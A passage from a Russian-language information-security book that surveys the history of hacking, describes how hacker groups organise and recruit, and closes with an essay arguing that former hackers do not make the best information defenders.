было присвоено по номеру района её дислокации). Интересы этой группы были весьма обширны: всего эта группа совершила более 60 взломов, начиная с занимающейся ядерными исследованиями Лос-Аламосской лаборатории и заканчивая Центром по борьбе с раком в Манхеттене. С этого момента начинает свою работу так называемая секретная служба, которая занимается преступлениями, связанными с компьютерами и кредитными карточками. Кстати, именно в начале и середине 80-х годов в США и Западной Европе быстрыми темпами формировались группы хакеров, и некоторые из них (например, «Legion of Doom»[14] в США и «Chaos Computer Club»[15] в Германии) существуют и поныне. «Legion of Doom», например, основал в 1984 году некий «Lex Luthor». Название он взял из воскресного мультфильма, с успехом шедшего в то время в США. Членство в этой группе было исключительно по приглашению, и привлекались в неё только самые известные и крутые хакеры. Со временем «Legion of Doom» разрослась до впечатляющих размеров и снискала себе шумную известность.

Кстати, между «Legion of Doom» и такими же группировками возникали конфликты, перерастающие в целые хакерские войны, одной из таковых был конфликт с «Masters of Deception»[16]. Война этих двух хакерских групп началась в 1990 году и длилась почти два года. В ходе военных действий противники вклинивались в телефонные линии и прослушивали телефонные разговоры, взламывали компьютеры друг друга и так далее. В конце концов члены «Masters of Deception» получили различные сроки за противозаконную деятельность, и их группа распалась.

В мировой истории хакерства есть ряд событий, напрямую связанных с нашей страной. Например, 1 апреля 1984 года в сети Usenet прошло

---

[14] «Legion of Doom» (англ.) – «Легион смерти».

[15] «Chaos Computer Club» (англ.) – «Компьютерный клуб Хаоса». Хаос (Chaos), в греч. мифологии зияющее, неизмеримое пространство, первичный источник всякой жизни в мире, из Хаоса произошли Гея (земля), Тартар и Эрот; он же произвёл Эреб (источник мрака) и Ночь. Гея родила Урана. Позднейшие философы стали называть Хаосом беспорядочную массу, из которой образовался мир (Энциклопедический словарь Ф. А. Брокгауза и И. А. Ефрона, М, CD-ROM, 1998).

[16] «Masters of Deception» (англ.) – «Мастера обмана».

сообщение от Генсека Константина Устиновича Черненко, посланное с узла kremvax. Позднее выяснилось, что такого узла вообще не существовало, а послание было первоапрельским розыгрышем некоего Питера Битрема. Впоследствии наш соотечественник Вадим Антонов действительно создал узел kremvax, который в августе 1991 года стал электронным центром антикоммунистического сопротивления.

1986 год ознаменовался поистине историческим событием, напрямую повлиявшим на компьютерную преступность – Конгресс США принял федеральный закон «Акт о компьютерных кражах и оскорблениях» («Federal Computer Fraud and Abuse Act») – первый такого рода нормативный правовой документ. В законе было записано, что хакерам, покусившимся на компьютеры федеральных служб и связанных с ними структур, грозит тюремное заключение сроком до пяти лет.

Первым осуждённым на основании этого закона стал 22-х летний студент Корнуэльского университета Роберт Моррис-младший, который создал экспериментальную компьютерную программу, способную воспроизводить себя. Это был первый сетевой «червь», вредоносная компьютерная программа, способная массово рассылать свой программный код по электронным адресам. 2 ноября 1988 года Моррис выпустил компьютерного «червя» на свободу в только что начавший действовать Интернет. Прежде чем Моррис смог понять, что же он на самом деле натворил, «червь» вывел из строя шесть тысяч компьютеров по всему миру и нанёс ущерб, оцениваемый в десятки миллионов долларов. В результате Моррис получил три года тюрьмы, 10500 долларов штрафа и 400 часов общественно-полезных работ.

Тогда же, в 1988 году, перестаёт заниматься фрикерством и начинает «хакерскую карьеру», пожалуй, один из самых известных и талантливых хакеров планеты Кевин Митник. Он взламывает систему крупной американской компании Digital Equipment, за что получает срок в один год.

Кевин Полсен крадёт у военных секретные документы.

Тогда же совершается и первое крупное ограбление с помощью Интернет – неизвестный взломщик проникает в сеть Национального банка в Чикаго и похищает 70 миллионов долларов.

В целом восьмидесятые годы принято считать не самым лучшим периодом для хакеров. Именно в это время они столкнулись с непониманием и даже страхом со стороны окружающих: хакер стал главным действующим лицом преступлений, связанных с компьютерами. По предложению Пентагона была создана группа специалистов в области компьютеров (знаменитая CERT – Computer Emergency Response Team), которая была бы способна в чрезвычайных ситуациях быстро принимать адекватные меры. Опираясь на положения «Federal Computer Fraud and Abuse Act», секретная служба арестовала сразу трёх хакеров из «Legion of Doom»: «Prophet», «Leftist» и «Urville». Затем был задержан издатель ролевых игр Стив Джексон за то, что «одну из его книг по ролевым играм с уверенностью можно назвать карманной книгой электронного взломщика». В ответ на такие действия правительства Митч Капор (основатель Lotus Corporation), Джон Перри Барлов и Джон Гилмор основали Electronic Frontier Foundation. Эта организация была нацелена на снижение рвения правительства к поимке хакеров. В июне 1991 года Эрик Блудакс и ещё несколько хакеров из «Legion of Doom» основали COMSEC – организацию, занимающуюся вопросами компьютерной безопасности. Хакеры стали несколько более осторожными в своей деятельности, наверное, это хорошая новость.

В начале 90-х годов к разраставшейся Интернет подключалось всё больше различных организаций, и, естественно, подвергнуться электронному взлому никому не хотелось. Поэтому наконец-то стали задумываться о собственной безопасности. Быть хакером стало не так легко. Это ещё одна причина, по которой хакеры уходили, и настоящих, «элитных» хакеров осталось очень мало.

Поскольку СССР был тоталитарным государством, хакерство сформировалось здесь с опозданием и открыто подражало западной

субкультуре. Доступ студентов к компьютерам был жёстко ограничен, и, хотя на фоне слабых преподавателей знания отдельных студентов могли показаться достаточно глубокими, эти «выскочки» так и остались в одиночестве. Это вообще стало национальной чертой русского андеграунда. Отсутствие клубов и разобщённость людей не способствовали развитию собственной субкультуры. Центрами возникновения отечественных хакеров стали не нищие ВУЗы, а производственные предприятия и НИИ. Не секрет, что в то время в журналы загрузки машинного времени часто писали «липу», а рабочее время использовали для удовлетворения собственного любопытства. Но в 1994 году приходит «слава» и к нашему российскому хакеру, имя которого фигурирует теперь в списке американских спецслужб в качестве самого опасного хакера из России. Впервые российские хакеры привлекли к себе внимание всего мира, когда Владимир Лёвин, молодой математик, закончивший факультет биотехнологий взломал компьютеры «Citibank» и перевёл 12 000 000 долларов на банковские счета своих друзей в различных странах мира. Всю эту операцию он провёл, находясь в маленьком офисе АОЗТ «Сатурн» в Петербурге. Однако Лёвин недооценил западных программистов, которые смогли его вычислить всего за несколько месяцев. В конце концов, он был арестован и отсидел в американской тюрьме 5 лет.

В феврале 1995 года некто Тсотуму Шимомура из Сан-Диегского суперкомпьютерного Центра вычислил всё того же Кевина Митника, который был пойман с поличным ФБР США. В вину ему была вменена кража более двухсот тысяч номеров кредиток[17].

---

[17] Кстати, Митник, пожалуй, последний из племени «универсальных» хакеров, которые с одинаковым блеском решают разнородные задачи. Самый знаменитый хакер современности, которому исполнилось сорок два года, проведший пять лет в тюрьме после осуждения в 1995 году за компьютерные преступления, получил возможность рассмотреть отдельные предложения о работе.

Ущерб, нанесённый Митником, оценивают в миллионы долларов. Его жертвами стали Motorola, Novell, Nokia, Sun Microsystems и университет Южной Калифорнии. По решению суда после освобождения из-под стражи ему был запрещён любой контакт с компьютерами, сотовыми телефонами и другими устройствами, позволяющими получать доступ в Интернет. Ему было запрещено выступать на радио или телевидении, а также писать какие-либо статьи, имеющие отношение к компьютерным технологиям. По

Неизвестные хакеры взяли и взломали Web-сайты таких учреждений и организаций, как Департамент юстиции США, ВВС, ЦРУ, НАСА и другие.

Канадская группа хакеров, называющая себя «Brotherhood»[18], взломала местную Canadian Broadcasting Corp. и написала на их Web-сайте фразу: «The media are liars» («Средства массовой информации – лжецы»).

В статье Джеффри Йорка, опубликованной в «Washington Times» под красноречивым заголовком «Российская молодёжь обучается современному хакерскому искусству», в частности, отмечалось следующее: «Они называют себя “Злобными братьями”, “Подпольной империей программного обеспечения” и “Армагеддоном в России”. Их философия берёт начало в боевых искусствах и дзэн-буддизме. Они проходят обучение у бородатого гуру, известного как “Арви-хакер” или просто “Учитель”. Это молодые студенты первой в России школы компьютерных хакеров. И хотя их знания и бравада могут показаться опасными, они называют себя хорошими парнями, защищающими своих клиентов от международной войны вирусов, действий других хакеров и компьютерной преступности. Школа гражданских хакеров,

---

условиям освобождения Митнику запрещено покидать пределы Южной Калифорнии. Летом 2000 года, после рассмотрения соответствующей просьбы пересмотреть постановление, предписывающее столь широкий запрет на деятельность, федеральный суд позволил Митнику принять несколько предложений о работе, связанной с консультациями по компьютерной безопасности, а также разрешил писать статьи для «online» журнала «Contentville», также посвященного компьютерной безопасности. В июне 2004 года самый известный в мире хакер посетил Кэйп Брентон, чтобы провести курс обучения по компьютерной безопасности. Он стал консультантом по компьютерной безопасности и провёл семинар Certified Social Engineering Prevention Specialist на конференции Elite Developer Academy в канадском городе Сидней (провинция Новая Шотландия). Там Митник и другие разработчики в течение пяти дней характеризовали версии будущего программного обеспечения, и в последний день конференции посетителям предоставили возможность сдачи экзамена на получение сертификата «Certified Social Engineering Prevention Specialist». Сам факт прибытия Митника очень заинтересовал организаторов конференции. «Его присутствие и опыт вносят элемент глобальности и мирового класса в ход конференции, – сказал один из руководителей компании-организатора конференции Polar Bear Corporate Education Solutions Донни Сноу, – он предлагает участникам возможность пройти его сертификацию, а также отличный шанс пообщаться с лучшими представителями в области безопасности». Кроме перечисленного, Кевин Митник является одним из основателей Defensive Thinking (Лос-Анджелес, США), процветающей консалтинговой фирмы в области компьютерной безопасности.

[18] «Brotherhood» (англ.)– «Братство».

расположенная в одной небольшой старой московской квартире, помогает появлению нового поколения российских вундеркиндов, вызывающих тревогу и беспокойство на Западе. Российских хакеров обвиняют в ряде особых подвигов: хищении секретных кодов компании “Майкрософт”, скачиванию информации с компьютеров Пентагона, взломе Web-сайтов НАТО, краже тысяч номеров кредитных карт в Интернет и хищении миллионов долларов из западных банков. Постсоветский коллапс экономики страны в сочетании с повсеместным пиратством в области программного обеспечения и достижениями в математической области создали благодатную почву для появления агрессивных молодых хакеров».

«Школа хакеров», о которой так красочно писал Джеффри Йорк, была образована в 1996 году в Москве, и её основной задачей было провозглашено следующее: «Создание места, где хакеры могут заниматься тем, чем им нравится, и не бояться преследования». В школе обучали различным языкам программирования, тому, как ломать пароли и использовать в своих целях уязвимости в системах безопасности компьютеров. И всё это, как утверждали «преподаватели», делалось для того, чтобы научить юных программистов противостоянию нападениям настоящих хакеров. Эту школу закончили сотни человек, получив браслеты, имеющие аналогичный поясам в дзюдо ранг (самый почётный – чёрный браслет, соответствующий «уровню гуру»). Основатель школы 27-летний Илья Васильев, бывший пират в области программного обеспечения, которого в Интернет знают под кличкой «Арви-хакер», искренне считал, что хакеры – это авангард, а не андеграунд. «Хакер может сделать что-то такое, что окажет влияние на всё человечество». Своим слушателям он втолковывал, что «сейчас хакеры нужны любой стране и любой компании… У вас есть ощущение, что вы способны что-то сделать и вы не можете этого сделать на любой другой работе». Васильев заявлял также, что его школа проповедует альтруизм и готовит кадры для легальной деятельности по обеспечению компьютерной безопасности, защищая работодателей от компьютерных вирусов и электронных взломов: «Я не беру

студентов, если замечаю за ними криминальные наклонности. Хакер должен быть мудрым человеком, как самурай или мастер каратэ. Вы должны использовать всю свою мудрость, чтобы не навредить людям». Первый урок Васильев всегда начинал с предупреждения против незаконного хакерства: «Многие люди читают о хакерах в газетах и думают, как это здорово. Но они не дочитывают статью до конца, где хакера сажают в тюрьму». Однако нас, например, почему-то не оставляет чувство, что далеко не все учащиеся использовали полученные ими знания только в благих целях.

Что ни говорите, а мозгами наша страна не оскудела. Правда, не всегда они работают в «мирных целях». Некоторые из крупнейших Интернет-компаний, включая «Compuserve» и «America Online», в 1997 году были вынуждены покинуть Россию из-за широкомасштабного использования похищенных паролей. Илья Хоффман – талантливый студент Московской консерватории по классу альт – в 1998 году был арестован по обвинению в хищении 97 000 долларов через Интернет. Год ему пришлось просидеть в тюрьме. Ещё одна группа российских граждан похитила более 630 000 долларов, взломав Интернет-сайты розничных продавцов и записав номера их кредитных карт. Специалисты по банковскому мошенничеству предупреждают, что российские хакеры представляют собой самую серьезную угрозу безопасности европейских банков. «Пиратство процветает, и никто с ним не борется», – говорит 25-летний редактор журнала «Хакер» Сергей Покровский. Всего за два года тираж этого журнала для хакеров вырос до 50000 экземпляров. «Пиратское программное обеспечение продается везде. Люди привыкают к мысли, что пиратство – это нормальное явление. Компьютерная преступность не считается чем-то очень серьезным. У правоохранительных органов и так много других проблем. Считается, что потерянная кредитная карточка – это ничто по сравнению с убийствами и другими видами преступности в стране».

Российское хакерство имеет и политическую направленность. Хакеры активно действуют по обе стороны чеченского конфликта, а также в

российских секретных службах. Кроме того, они проводили скоординированные атаки на военные компьютеры США и других стран НАТО. Когда НАТО подвергла бомбардировкам Югославию, в ответ российские хакеры предприняли наступление на страны НАТО, взламывая их Web-сайты, размещая на них антинатовские призывы и перегружая их потоками ненужной электронной почты. «Я поддержал эти действия, – заявил один из участников указанных атак. – Меня переполняли эмоции. Это не имело практических результатов, но мы хотели показать, что мы можем повлиять на Запад через Интернет. Это было похоже на знамя правды. И хакеры знали, что их за это не накажут. Когда сотрудники правоохранительных органов поймали одного парня, они даже поблагодарили его».

В целом уже история Морриса показала новые возможности, которые открылись перед хакерами. С тех пор компьютерная преступность стала одной из глобальных угроз, с которыми сталкивается каждый пользователь подключённого к Интернет компьютера. Одним из примеров бессмысленности и разрушительности действий хакеров стала история вируса «Melissa»[19]. В феврале 2000 года произошло ещё более поразительное проявление возможностей хакеров. Известный Web-сайт Yahoo!, в том числе занимающийся электронной коммерцией, пропал из сети на несколько часов. Совокупный ущерб, нанесённый этой атакой, был оценён в 1,7 млрд. долларов. Расследование показало, что мощнейший и, как казалось до этого, прекрасно защищённый Интернет-портал взломал 15-летний канадский подросток. Эта история продемонстрировала, что возможности проводить разрушительные атаки в современных условиях стали доступными даже школьникам.

По мере того как развивающиеся страны все активнее интегрируются в мировую экономику, на виртуальной арене появляются новые хакерские группировки. В 2005 году наиболее активные группы хакеров были из стран

[19] Подробно об этом можно прочитать в первом томе настоящей книги.

Латинской и Центральной Америки (Бразилия, Мексика, Панама и Колумбия). Неуклонно растёт количество хакеров из Северной Африки (Марокко и Египет), Среднего Востока (Саудовская Аравия и Кувейт). Российские хакеры стремятся действовать в «тени», поэтому сведений об их активности не очень много. Компьютерный андеграунд из стран Восточной Европы не отстаёт от своих «коллег» из Южной Азии (Индия и Пакистан) и Дальнего Востока (Индонезия, Малайзия, Гонконг, Тайвань, Китай и Южная Корея). Практически ни одно заметное событие в мире не остаётся без внимания хакеров.

Современные идеологи хакерского движения, например, Эрик Корли, редактор журнала «Hacker Quoterly», убеждены, что все великие изобретатели и первооткрыватели человеческой истории исповедовали идеологию хакерства. Корли пишет: «Хакеры прошлого шли на казнь, подвергались тюремному заключению, отлучались от церкви и профессии и т. д. лишь за их стремление знать больше. Джордано Бруно, Галилей, Колумб были хакерами. Хакеры, безусловно, наносят определённый ущерб обществу, но пользы от их деятельности стократ больше». Однако эксперты по компьютерной безопасности придерживаются другого мнения. Наиболее чётко его сформулировал сотрудник отдела безопасности компании IBM Чарльз Палмер: «Безусловно, многие хакеры думают, что они оказывают услугу обществу. Однако представьте, что в Ваш дом вошёл хакер. Он перетряхнул все Ваши вещи, просмотрел Ваши бумаги, оставил пару хулиганских надписей на стенах и ушёл, прихватив наиболее понравившееся ему имущество. При этом он не гарантировал, что подобные визиты не будут повторены. Какова будет Ваша реакция?» Директор Института компьютерной безопасности (Computer Security Institute) Ричард Пауэр, считает, что «компьютерная преступность XXI века – аналог бандитизма 30-х годов. Тогда гангстеры Аль Капоне неожиданно использовали бронированные автомобили, которые не могли повредить полицейские револьверы и пулемёты, и смогли провести ряд дерзких ограблений. Ныне

компьютер стал тем же, чем бронеавтомобиль семь десятилетий назад. Мы наблюдаем лишь начало процесса компьютерного гангстеризма».

Итак, обычно современный хакер настроен нейтрально по отношению к новичкам и готов оказать им посильную помощь. Однако пристально следит за тем, чтобы «опасная» информация была доступна только узкому кругу доверенных лиц. И на это у него есть причины. Возрастает вероятность обнаружения необычной активности, и, как следствие, растёт и вероятность ликвидации обнаруженного «чёрного хода». Кроме того, несмотря на кажущуюся корпоративность, хакеры конкурируют друг с другом, а сегодняшний день не слишком располагает к открытости: нередки истории о хакерах, которые после ареста «сдавали» следствию не только известных им коллег, но и «фирменные» секреты. Вместе с тем между различными участниками «компьютерной субкультуры» существуют вполне определённые взаимоотношения: хакеры признают определённую степень профессиональной подготовки у компьютерных пиратов и авторов компьютерных вирусов, но при этом недолюбливают и тех и других. Пиратов, например, за не слишком интеллектуальный род деятельности.

Давайте завершим этот экскурс в историю хакерства словами человека более чем осведомлённого, создателя журнала «Huckzone» Дмитрия Леонова: «Сейчас понятие хакеров довольно сильно девальвировалось. Под этим словом теперь понимают компьютерных хулиганов, компьютерную преступность. Как это печально!».

Оставим это высказывание без комментария.

ПРИЛОЖЕНИЕ 2

КАК И ЗАЧЕМ ХАКЕРЫ ОБЪЕДИНЯЮТСЯ?

Один отдельно взятый квалифицированный хакер, конечно, может попытаться взломать защиту сервера-«жертвы», но для этого ему придётся изрядно потрудиться, да и результат отнюдь не гарантирован. Поэтому, чтобы сэкономить время, усилия и повысить эффективность электронного нападения, хакеры часто объединяются в группу, команду, бригаду хакеров (*жарг.* «хак-группа»), которая после некоторой подготовки «выносит» намеченную цель одной скоординированной атакой.

В самом начале хакерского движения группы хакеров рождались в результате вербального общения заинтересованных лиц, то есть в режиме «офлайн», но потом, в связи с бурным развитием Интернет, они начали создавать группы непосредственно в режиме «онлайн». Обычно группа хакеров сколачивается в результате виртуального общения её потенциальных участников в Интернет (чаты, конференции и пр.) и состоит из лично незнакомых или малознакомых людей, которых объединяют общие интересы, а также жгучее желание интегрировать свои усилия для реализации каких-либо собственных идей в глобальном информационном пространстве[20]. Сейчас существует много групп, члены которых никогда не

[20] Иногда взлом Web-сайтов является средством демонстрации политических пристрастий хакеров. В связи с событиями, имевшими место в США в сентябре 2001 года, хакеры объединились с целью проведения атак против серверов и сетей, принадлежащих странам, которые поддерживают террористов. В первую очередь, хакерское объединение, названное «Dispatchers» («Диспетчеры»), направило своё внимание на Афганистан. В своём послании прессе один из хакеров заявил, что их целью являются те, кто решил предпринять подобное, кто выступил против их друзей и родственников, против

видели друг друга и даже представляют разные страны, но с большим «успехом» занимаются совместной хакерской деятельностью[21].

Практически в каждой группе хакеров есть свой лидер, которого называют по-разному: босс, президент, наставник. В одних группах ему вменяется в обязанность подготовка и координация электронных атак, в других подбор целей для будущих нападений, в-третьих, он практически не выделяется из ряда обычных членов группы и занимается рутинными организационными вопросами. Но, в общем случае, это действительно лидер, уважаемый всеми остальными членами группы хакеров за свои профессиональные, а иногда и чисто человеческие качества: он реально влияет на решение важнейших вопросов, которые могут возникать в группе

соотечественников, против всего человечества. Эта группа включила в себя хакеров различного этнического происхождения. Одного из них, проживающего в Канаде, трагедия коснулась непосредственно: члены его семьи стали жертвами нападения на Всемирный торговый центр в Нью-Йорке. За время, прошедшее с момента совершения террористического акта в США, афганские Web-сайты были многократно взломаны неизвестными. Одно из оставленных сообщений говорило о вознаграждении в пять миллионов долларов за информацию о террористе Усаме бен Ладене. Затем на Web-сайте Taleban.com появилось информация ФБР США о подозреваемых в подготовке и совершении этого преступления. Надо сказать, что этот Web-сайт стал «любимой» мишенью для хакеров и их объединённые усилия достигли своей цели – массированные атаки на него не раз полностью выводили его из строя. Другое проявление антиисламистских настроений части хакеров в Интернет - это послания, призывающие общественность объединить усилия против исламских террористов, которые должны подвергаться всяческим репрессиям, причём не только в Глобальной сети.

[21] Например, в марте 2005 года ведущие вирусные аналитики пришли к выводу о существовании рабочего взаимодействия между авторами червей «Bagle», «Zafi» и «Netsky». Дело в том, что вредоносная программа «SpamTool.Win32.Small.b», обнаруженная 15 февраля 2005 года и выполнявшая скрытый сбор адресов электронной почты на персональных компьютерах, попутно исключая из найденных адреса антивирусных компаний, использовалась в составе организованной 1 марта атаки червя «Bagle». Дальнейший анализ ситуации позволил сделать вывод о том, что авторы «Bagle», «Zafi», «Netsky» и ряда других червей работают в тесном взаимодействии. Скорее всего, они не знакомы между собой лично, так как являются гражданами разных государств и проживают в разных странах, но не вызывал сомнений тот факт, что они использовали для рассылок «червей» информацию, полученную автором «Bagle». Стоит отметить и тот факт, что в течение только двух дней было разослано порядка 50 различных штаммов вредоносных программ. Все рассылки являлись распределёнными по времени, что говорило о том, что они происходят в автоматическом или полуавтоматическом режиме. Такие данные свидетельствовали о резком витке криминализации Интернет и дальнейшем развитии преступных технологий: сетевые атаки стали осуществляться в автоматическом режиме, планироваться в несколько этапов и разноситься по времени.

по поводу тех или иных проблем. Зачастую место лидера группы занимает либо её непосредственный организатор, либо кто-нибудь из числа самых первых членов. Кстати, обычно кроме лидера, ещё одной обязательной фигурой практически в любой группе хакеров является Web-мастер, без которого работа будет менее продуктивной, а сама группа – менее известной. Поэтому кто-то из членов группы целенаправленно занимается разработкой и ведением специального Web-сайта. Вместе с тем, иногда группа предпочитает оставаться в тени и не стремится к широкой популярности и раскрутке своего имени в широких слоях пользователей. В этом случае Web-сайт в Интернет, разумеется, не ведётся.

В остальном структура группы хакеров напрямую зависит от количества членов. В небольших группах, состоящих из шести-семи членов, обычно больше никаких других «штатных» должностей не бывает, зато в более крупных группах хакеров, которые могут состоять из нескольких десятков членов, выбираются и другие «должностные лица». Например, в хорошо организованных группах могут быть специальные люди, которые на постоянной основе отслеживают, анализируют, обобщают и оценивают публикации в средствах массовой информации об активности своей группы, а также деятельности других хакеров. Есть люди, которые обычно пишут документацию (хотя это не означает, что они занимаются только этим). Они подробно описывают проведённые атаки, а Web-мастер размещает эту информацию на Web-сайте группы с целью распространения её как можно шире. В слаженно работающей группе хакеров, возглавляемой авторитетным лидером, все её члены совершенствуются в своей области знаний, разделяясь на специализации по операционным системам (Windows, UNIX, Linux и т. п.), протоколам, кодированию, криптографии и пр. Такая структура групп хакеров развивалась постепенно, укоренилась по мере получения опыта и показала свою состоятельность, поскольку к «узким» специалистам можно обращаться за помощью, если что-то в ходе атаки непонятно или если надо получить какие-то специфические данные.

Жизнь не раз показывала, что область определения явления «дедовщины» существенно шире сугубо армейских традиций. В большинстве хакерских групп все их члены тоже подразделяются на «новичков» и «древних».

Кстати, прежде чем проситься в какую-нибудь группу хакеров и быть в неё зачисленным, для начала нужно, как минимум, найти и наладить контакт с кем-то, представляющим эту группу, что, впрочем, не является нерешаемой задачей. Вступающий в группу хакеров обычно давно и хорошо знаком, пусть и заочно, с большинством её членов. Часто конкретный хакер ищет не просто абстрактную группу, а такую, деятельность которой ему интересна и уровень подготовки членов которой примерно соответствует его квалификации: уровню знаний и опыту. Обычно, рано или поздно, хакер находит такую группу, а тот, кому всё равно, что, где, когда, почему, как и зачем взламывать, может стать членом практически любой команды. Итак, хакер серьёзно подошёл к подбору подходящей группы – познакомился и неформально пообщался с её лидером, представителем или представителями. В этом случае, чаще всего, он будет принят в эту группу. А вот насколько долго он сможет там задержаться, будет зависеть от того, хватит ли у него знаний и энергии, так как безынициативных или не соответствующих уровню группы членов рано или поздно отсеивают. Правило здесь одно: раз ты вступил в команду – будь добр выкладываться для общего дела по полной программе. Кстати, хакеры считают, что если древние какой-то группы постоянно отказывают новичкам в приёме, заявляя, что «нам больше никто не нужен. Мы и так крутые», то и рваться в такую группу не следует, так как это неумные люди, не понимающие пользы от ротации «кадров», которая позволяет повышать эффективность деятельности группы за счёт притока новых идей и знаний. Любая без исключения «нормальная» хакерская группа, какой бы продвинутой они ни была, даже из числа самых знаменитых, время от времени пополняет свои ряды новыми членами. Другое дело, что в своем выборе хакер должен трезво оценивать свой уровень и

уровень группы, в которую он хочет вступить – начинающего и никому не известного хакера в «элитную» команду, действительно, не возьмут, но хакера, даже имеющего средний «послужной список», в эту же команду запишут с превеликим удовольствием. В том же случае, если хакер обладает широкой известностью (успешные взломы серверов, написание деструктивных вредоносных компьютерных программ, знание специальных статей, руководств пользователя и прочей документации, успешное снятие защиты от копирования с компьютерных программ) и, соответственно, авторитетен в своих кругах – сами пригласят в любую группу хакеров. И всё бы так, но здесь вступает в силу человеческая натура. Хакеры такого уровня обычно не нуждаются во вступлении в какую-либо группу, так как сами могут организовать новую команду, – не хуже той, в которую его приглашают, – и занять в ней место лидера[22].

Между прочим, при формировании и в дальнейшей деятельности групп, лидеры хакеров часто придерживаются следующих четырёх неформальных принципов.

1. Прежде чем оповещать весь Интернет о существовании своей группы, потрудитесь сначала достигнуть хоть каких-нибудь значимых результатов. Раскручивать команду, не имея за спиной ни опыта, ни релизов, глупо. В лучшем случае, всё сведётся к болтологии с хакерским уклоном, а в худшем - члены группы либо погрязнут в словесных перепалках с другими такими же «кривыми» командами, либо группа останется вообще никем не

[22] Иногда возникают и вовсе необычные коллизии. Создатель и авторитетный лидер популярной в определённых кругах группы хакеров «YIHAT», аббревиатура которой, созвучная с арабским «Джихат», расшифровывается как «Young Intelligent Hackers Against Terrorism» («Молодые умные хакеры против терроризма»), немецкий миллионер Ким Шмиц, заявил о том, что группой проводятся переговоры с рядом правительств стран Европы и Азии о легализации деятельности группы в этих странах. «В случае успеха переговоров члены группы, проживающие или переезжающие в эти страны, смогут работать и выполнять свои задачи под надзором правительства и совершенно легально», – сказал Шмиц. До сих пор, по оценке лидера группы, вся деятельность её членов осуществлялась, что называется, на свой страх и риск, причём, по свидетельствам независимых источников, задачи по подрыву финансовой системы террористов, заявленные группой, пока далеки от выполнения.

замеченной. Если вести себя слишком шумно, вас заметят, но лучше от этого не станет – все будут считать вас выскочками.

2. Не берите в свою группу кого ни попадя, а то она превратится в настоящую свалку. Вместе с тем, не надо с первого же дня существования команды задирать нос и устраивать жесточайшие тесты всем желающим присоединиться. В самом начале формирования группы принимайте всех, присматривайтесь к тому, кто как работает, кто насколько грамотен, а потом аккуратно отсеивайте ненужных[23]. При этом не надо говорить: «Ты нам больше не нужен, отвали». Зачем зря людей обижать? Просто не держите их в курсе дел группы – скоро им самим надоест, и они уйдут добровольно. Когда же группа немного раскрутится, можно и вступительный тест установить (только вот вступительный взнос устанавливать не стоит).

3. Не нужно вступать в публичные словесные перепалки с другими группами хакеров, так как это может плохо кончиться для обеих команд. Члены групп будут тратить чуть ли не всё своё время на препирательства в чатах и конференциях, забывая, зачем была создана команда. Если кто-то наехал на вас, ответьте не словом, а делом – хакните их как следует, – глядишь и сработаетесь на таких вещах.

4. Не пытайтесь сразу же взламывать крутые сети – обломаетесь. Несколько таких неудачных попыток, и командный дух сломается. Так что

---

[23] Hack.co.za, один из самых популярных хакерских Web-сайтов в Интернет, содержащий в своих разнообразных собраниях тысячи хакерских инструментов и программ, которые можно было скачать совершенно свободно, закрыл свои двери для широкой публики, оставив маленькую калитку для авторов кодов. Владелец Web-сайта, хакер из Южной Африки по кличке «Гав-Бой», объяснил своё решение намерением отсеять «молодняк», балующийся написанием скриптов, а также не в меру любопытных представителей компаний, занятых сетевой безопасностью, которые зарабатывают деньги и репутацию, используя бесплатные архивы Web-сайта. Кроме всего прочего, на Web-сайте было выложено в открытом доступе свыше 3000 инструментов, использующих уязвимости в защите всех операционных систем и многих популярных приложений. «Гав-Бой» заявил о введении парольного доступа, причём основанием для получения пароля, а следовательно, и доступа на Web-сайт, служит письмо в адрес Гав-Боя, содержащее «полезный неопубликованный код». С момента основания в 1998 году на Web-сайте было зарегистрировано 147354 посещений и 266373 загрузок различных программ.

надо начинать с самого простого, обретать уверенность группы в своих силах, а потом можно будет обламываться сколько угодно.

Хладнокровное прочтение этих здесь принципов наводит на мысль о том, что сегодня хакерство имеет очень глубокие и крепкие корни. Настолько последовательными, хоть и несколько циничными, но приближенными к реальности и явно основанными на собственном жизненном опыте кажутся содержащиеся в них советы.

ПРИЛОЖЕНИЕ 3

НИЧТО НЕ СЛИШКОМ[24]

Что нас может порадовать больше, чем то, что нам что-то разрешили (особенно если разрешили то, что могли и не разрешить)? Наверное, только то, что мы что-то сделали без разрешения или даже вопреки запрету, а потом оказалось, что так и надо было, что мы были правы.

Почему это так радует?

Потому что приятно, проверив себя, оказаться правым. Потому что нам важно убеждаться, что мы *сами* можем оценить, что правильно, а что нет, что хорошо, а что плохо. Потому, наконец, что нам хочется знать, что мы не глупее тех, кто полномочен нам разрешать или запрещать, и, значит, не нужны нам их указания.

И вот мы доказываем себе и другим, все боремся за права против обязанностей, и так – все детство.

Но наступает момент, когда мы больше не чувствуем сопротивления среды. Для разных людей этот момент наступает в разное время, но вот однажды Вы наконец почувствовали, что Вам все можно. Во всяком случае, можно все, что Вы хотите. Что дальше? Есть два пути.

Дальше можно продолжать искать, чего же все-таки нельзя, чтобы отвоевать себе право и на это. Ломать, брать чужое, убивать – потому что «свободен это делать», потому что «не тварь дрожащая, а значит, право имею».

[24] Конявская С. В. Прикладная риторика для специалистов по защите информации. М., 2008. Приложение III.

На некоторое время это, безусловно, даст ощущение, что теперь – ничто не слишком. До тех пор, пока кто-то за Вас не решит, что хватит. Тогда Вы снова будете бороться – «с системой», ограничивающей Вашу свободу, и с «обывателями», видящими в Ваших «творческих» действиях преступления. Здесь уже остается надеяться, что победит «система».

Но есть другой вариант. Ведь кроме «нельзя» существует еще «невозможно» – понятие даже еще более неприятное. Искать предел возможностей (и не только *своих*, а также возможностей *материала* разного рода, будь то методика, вещество, архитектура или даже явление природы) – не менее волнующе, сложно и даже не менее (а как правило, и более) коммерчески выгодно. И при этом такое поведение существенно реже принимается обществом в штыки, потому что оно – *полезно*.

Это, казалось бы, совершенно очевидные вещи, скучные до ломоты в зубах. Однако именно в этом заключается причина, по которой я категорически не согласна с распространенным среди молодежи убеждением, что «лучший защитник информации – бывший хакер». Для меня это звучит так же нелепо, как «лучший хирург – Джек Потрошитель».

Во-первых, тот, кому нравится ломать, – никогда не будет строить *с удовольствием*. А значит, если и будет строить, то будет строить плохо или, в лучшем случае, средне.

